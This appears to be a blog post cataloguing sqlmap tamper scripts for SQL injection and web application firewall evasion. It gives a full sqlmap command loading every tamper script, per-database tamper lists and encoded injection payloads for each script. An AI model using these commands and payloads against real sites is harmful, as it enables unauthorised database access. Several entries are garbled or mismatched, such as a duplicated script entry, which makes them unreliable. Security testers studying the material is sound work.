SQLMap Tamper Scripts (SQL Injection and WAF bypass) Tips

Red C0de Follow

Apr 15, 2018 · 4 min read

Use and load all tamper scripts to evade filters and WAF :

```
sqlmap -u 'http://www.site.com/search.cmd?form_state=1'—level=5—risk=3 -p 'item1'—tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,randomcomments,securesphere,space2comment,space2dash,space2hash,space2morehash,space2mssqlblank,space2mssqlhash,space2mysqlblank,space2mysqldash,space2plus,space2randomblank,sp_password,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords
```

General Tamper testing:

tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes

MSSQL:

tamper=between,charencode,charunicodeencode,equaltolike,greatest,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,sp_password,space2comment,space2dash,space2mssqlblank,space2mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes

MySQL:

tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2hash,space2m orehash,space2mysqldash,space2plus,space2randomblank,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords,xforwardedfor

Here lists of sqlmap Tamper scripts with with explanation

apostrophemask.py

Function: Encoding quotation marks with utf8

Platform: All

> example

1 AND ‘1’=’1 ==> 1 AND %EF%BC%871%EF%BC%87=%EF%BC%871

apostrophenullencode.py

Function: ‘ ==> %00%27

Platform: All

> example

1 AND ‘1’=’1 ==> 1 AND %00%271%00%27=%00%271

appendnullbyte.py

Function: Space ==> %00

Platform: Microsoft Access

> example

1 AND 1=1 ==> 1 AND 1=1%00

base64encode.py

Function: base64 encode

Platform: All

> example

1' AND SLEEP(5)# ==> MScgQU5EIFNMRUVQKDUpIw==

between.py

Function: > ==> NOT BETWEEN 0 AND

Platform: Mssql2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

1 AND A > B—==> 1 AND A NOT BETWEEN 0 AND B—```、```1 AND A = B—==> 1 AND A BETWEEN B AND B —

bluecoat.py

Function: Space ==> %09

Platform: MySQL 5.1, SGOS

> example

SELECT id FROM users WHERE id = 1 ==> SELECT%09id FROM%09users WHERE%09id LIKE 1

chardoubleencode.py

Function: Double url encoding

Platform: All

> example

SELECT FIELD FROM%20TABLE ==> %2553%2545%254C%2545%2543%2554%2520%2546%2549%2545%254

C%2544%2520%2546%2552%254F%254D%2520%2554%2541%2542%254C%2545

charencode.py

Function: url encoding

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

SELECT FIELD FROM%20TABLE ==> %53%45%4C%45%43%54%20%46%49%45%4C%44%20%46%52%4F%4D%20%54%41%42%4C%45

charunicodeencode.py

Function: escape code

Platform: Mssql 2000,2005、MySQL 5.1.56、PostgreSQL 9.0.3 ASP/ASP.NET

> example

SELECT FIELD%20FROM TABLE ==> %u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004C%u0044%u0020%u0046%u0052%u004F%u004D%u0020%u0054%u0041%u0042%u004C%u0045

commalesslimit.py

Function: limit 2,3 ==> LIMIT 3 OFFSET 2

Platform: MySQL 5.0 and 5.5

> example

LIMIT 2, 3 ==> LIMIT 3 OFFSET 2

commalessmid.py

Function: MID(VERSION(), 1, 1) ==> MID(VERSION() FROM 1 FOR 1)

Platform: MySQL 5.0 and 5.5

> example

MID(VERSION(), 1, 1) ==> MID(VERSION() FROM 1 FOR 1)

concat2concatws.py

Function: CONCAT() ==> CONCAT_WS()

Platform: MySQL 5.0

> example

CONCAT(1,2) ==> CONCAT_WS(MID(CHAR(0),0,0),1,2)

equaltolike.py

Function: = ==> like

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5

> example

SELECT * FROM users WHERE id=1 ==> SELECT * FROM users WHERE id LIKE 1

escapequotes.py

Function: ‘ ==> \‘、 ” ==> \“

Platform: All

> example

1" AND SLEEP(5)# ==> 1\\\\” AND SLEEP(5)#

greatest.py

Function: > ==> GREATEST

Platform: MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

1 AND A > B ==> 1 AND GREATEST(A,B+1)=A

halfversionedmorekeywords.py

Function: Space ==> /*!0

Platform: MySQL 4.0.18, 5.0.22

> example

union ==> /*!0union

ifnull2ifisnull.py

Function: IFNULL(A, B) ==> IF(ISNULL(A), B, A)

Platform: MySQL 5.0 and 5.5

> example

IFNULL(1, 2) ==> IF(ISNULL(1),2,1)

informationschemacomment.py

Function: Space ==> //**

Platform: MySQL

> example

SELECT table_name FROM INFORMATION_SCHEMA.TABLES ==> SELECT table_name FROM INFORMATION_SCHEMA/**/.TABLES

lowercase.py

Function: INSERT ==> insert

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

SELECT table_name FROM INFORMATION_SCHEMA.TABLES ==> select table_name from information_schema.tables

modsecurityversioned.py

Function: AND ==> *!12345AND/*

Platform: MySQL 5.0

> example

1 AND 2>1—==> 1 /*!30874AND 2>1*/ —

multiplespaces.py

Function: Space==> Multiple spaces

Platform: All

> example

1 UNION SELECT foobar ==> 1 UNION SELECT foobar

nonrecursivereplacement.py

Function: union ==> uniunionon

Platform: All

> example

1 UNION SELECT 2—==> 1 UNION SELESELECTCT 2-

overlongutf8.py

Function: unicode encoding

Platform: All

> example

SELECT FIELD FROM TABLE WHERE 2>1 ==> SELECT%C0%AAFIELD%C0%AAFROM%C0%AATABLE%C0%AAWHERE%C0%AA2%C0%BE1

percentage.py

Function: select ==> s%e%l%e%c%t

Platform: Mssql 2000, 2005、MySQL 5.1.56, 5.5.11、PostgreSQL 9.0

> example

SELECT FIELD FROM TABLE ==> %S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E

randomcase.py

Function: INSERT ==> INseRt

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

INSERT ==> InseRt

randomcomments.py

Function: INSERT ==> I//N/**/SERT**

Platform: Mysql

> example

INSERT ==> I / ** / N / ** / SERT

securesphere.py

Function: 1 AND 1=1 ==> 1 AND 1=1 and ‘0having’=’0having’

Platform: All

> example

1 AND 1=1 ==> 1 AND 1=1 and ‘0having’=’0having’

sp_password.py

Function: Space ==> sp_password

Platform: Mssql

> example

1 AND 9227=9227—==> 1 AND 9227=9227—sp_password

space2comment.py

Function: Space ==> //**

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

SELECT id FROM users ==> SELECT/**/id/**/FROM/**/users

space2dash.py

Function: Space==> -nVNaVoPYeva% 0A

Platform:MSSQL、SQLite

> example

1 AND 9227=9227 ==> 1—nVNaVoPYeva%0AAND—ngNvzqu%0A9227=9227

space2hash.py

Function: Space ==> %23nVNaVoPYeva%0A

Platform: MySQL 4.0, 5.0

> example

1 AND 9227=9227 ==> 1%23nVNaVoPYeva%0AAND%23ngNvzqu%0A9227=9227

space2morehash.py

Function: Space ==> %23ngNvzqu%0A

Platform: MySQL 5.1.41

> example

1 AND 9227=9227 ==> 1%23ngNvzqu%0AAND%23nVNaVoPYeva%0A%23lujYFWfv%0A9227=9227

space2mssqlblank.py

Function: Space ==> %0E

Platform: Mssql 2000,2005

> example

SELECT id FROM users ==> SELECT%0Eid%0DFROM%07users

space2mssqlblank.py

Function: Space ==> %23%0A

Platform: Mssql、Mysql

> example

1 AND 1=1 ==> 1%23%0AAND%23%0A9227=9227

space2mysqlblank.py

Function: Space ==> %2B, %0D, %0C

Platform: Mysql5.1

> example

SELECT id FROM users ==> SELECT%0Bid%0DFROM%0Cusers

space2mysqldash.py

Function: Space==> –%0A

Platform: Mssql、Mysql

> example

1 AND 9227=9227 ==> 1—%0AAND—%0A9227=9227

space2plus.py

Function: Space ==> +

Platform: All

> example

SELECT id FROM users ==> SELECT+id+FROM+users

space2randomblank.py

Function: Space ==> %0D, %0A, %0C, %09

Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

SELECT id FROM users ==> SELECT%0Did%0DFROM%0Ausers

symboliclogical.py

Function: and ==> %26%26

Platform: All

> example

1 AND ‘1’=’1 ==> 1 %26%26 ‘1’=’1

thinkphp.py

Platform: Mysql

unionalltounion.py

Function: Replace All is empty

Platform: All

> example

-1 UNION ALL SELECT ==> -1 UNION SELECT

unmagicquotes.py

Function: ‘ ==> %df%27

Platform: Mysql magic_quotes/addslashes

> example

1' AND 1=1 ==> 1%bf%27 —

uppercase.py

Function: Lower case to upper case

Platform: Mssql 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

> example

insert ==> INSERT

varnish.py

Function: header

> example

X-originating-IP: 127.0.0.1

versionedkeywords.py

Function: union ==> /_!union_/

Platform: MySQL 4.0.18, 5.1.56, 5.5.11

> example

1 union select user() ==> 1/*!UNION*//*!SELECT*/user()

versionedmorekeywords.py

Function: union ==> /_!union_/

Platform: MySQL 5.1.56, 5.5.11

> example

1 union select user() ==> 1/*!UNION*//*!SELECT*/user()

xforwardedfor.py

Function: X-Forwarded-For Random Head

Platform: All

> example

X-Forwarded-For: 127.0.0.1


Sqlmap

Sql Injection


52 claps

Red C0de

Follow




Related reads



```
lim:~▶ c^C req.txt
lim:~▶ curl -s localhost:1234
rgs": {},
ata": "{\"method\": \"getPrivat
```

Related reads



```
unset OPTIND

if [[ ${#DOMAINS[@]} < 1 || ${HELP} == true || ${NMAP_PORTS} =~ [^0-9n,\-] ]]; then
    echo "" >&2
    echo "[?] usage: recon [-a] [-z] [-e cf] [-p ports] [-t dsj] [-r -s x] [-w x] <domains...>" >&2
    echo "[?]   -a      full-auto (don't prompt user)" >&2
    echo "[?]   -e      esoteric enum (cloudflare fldns)" >&2
    echo "[?]   -p      ports to scan (nmap 1k, X,Y-Z)" >&2
    echo "[?]   -t      use a remote host for (discover, scan, juicy, redir, crlf)" >&2
    echo "[?]   -w      wordlist size (1, 5, 10) or path" >&2
    echo "[?]   -z      check dependencies" >&2
    echo "[?]   -r -s   resume / skip from step:" >&2
    echo "[?]           nmap     gather juicy  buckets takeover" >&2
    echo "[?]           redirect crlf   xss    sqlmap" >&2
    echo "" >&2
    exit 1
fi
```

Related reads

XS-Searching Google's bug tracker to find out vulnerable source code

Luan Herrera
Nov 19, 2018 · 6 min re

921

CRLF Injection Into PHP's cURL Options

TomNomNom
Aug 1, 2018 · 7 min rea

664

Reconnaissance: a eulogy in three acts

europa
Feb 11, 2018 · 8 min r

1.3K

Responses

Write a response…